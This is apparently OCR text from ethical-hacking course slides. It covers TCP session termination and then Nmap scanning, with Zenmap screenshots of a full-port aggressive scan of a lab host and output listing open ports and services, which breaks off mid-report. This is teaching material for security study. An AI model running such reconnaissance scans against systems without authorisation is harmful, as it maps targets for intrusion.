


Bill
10.0.0.2:21
Sheela
10.0.0.3:21
I am done with the data transfer
FIN, SEQ# 50
Ok, I received your termination request
ACK, ACK#51, SEQ#170
I have received all the data sent
FIN, SEQ#171
Ok, thanks Sheela
ACK, ACK#172, SEQ# 51
Client
Server

Figure 3.5: TCP session termination

LO#02: Use Various Network Scanning Tools


Scanning Tools: Nmap

- Network administrators can use Nmap for **inventorying a network**, managing service upgrade schedules, and monitoring host or service uptime
- Attackers use Nmap to extract information such as **live hosts on the network**, **open ports**, **services** (application name and version), **types of packet filters/ firewalls**, as well as **operating systems and versions used**


Zenmap
Scan
Tools
Profile
Help
Target:
10.10.1.11
Profile:
Scan
Cancel
Command:
nmap -p 1-65535 -T4 -A -v 10.10.1.11
Hosts
Services
Nmap Output
Ports / Hosts
OS
Host
10.10.1.11
nmap -p 1-65535 -T4 -A -v 10
Details
Filter Hosts

Attackers add a target IP address to perform scanning

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
21:33 [redacted] Time
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating ARP Ping Scan at 21:33
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 21:33, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:33
Completed Parallel DNS resolution of 1 host. at 21:33,
0.00s elapsed
Initiating SYN Stealth Scan at 21:33
Scanning 10.10.1.11 [65535 ports]
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 49669/tcp on 10.10.1.11
Discovered open port 49666/tcp on 10.10.1.11
Discovered open port 49671/tcp on 10.10.1.11
Discovered open port 7680/tcp on 10.10.1.11
Discovered open port 49670/tcp on 10.10.1.11
Discovered open port 49667/tcp on 10.10.1.11
Discovered open port 49664/tcp on 10.10.1.11
```


Zenmap
Scan
Tools
Profile
Help
Target:
10.10.1.11
Profile:
Scan
Cancel
Command:
nmap -p 1-65535 -T4 -A -v 10.10.1.11
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
10.10.1.11
nmap -p 1-65535 -T4 -A -v 10.10.1.11
Details
Filter Hosts

Obtains list of open ports, OS details, MAC details, and services along with their versions


```
Initiating NSE at 21:37
Completed NSE at 21:37, 0.00s elapsed
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE            VERSION
21/tcp    open  tcpwrapped
80/tcp    open  http               Microsoft IIS httpd
10.0
| http-methods:
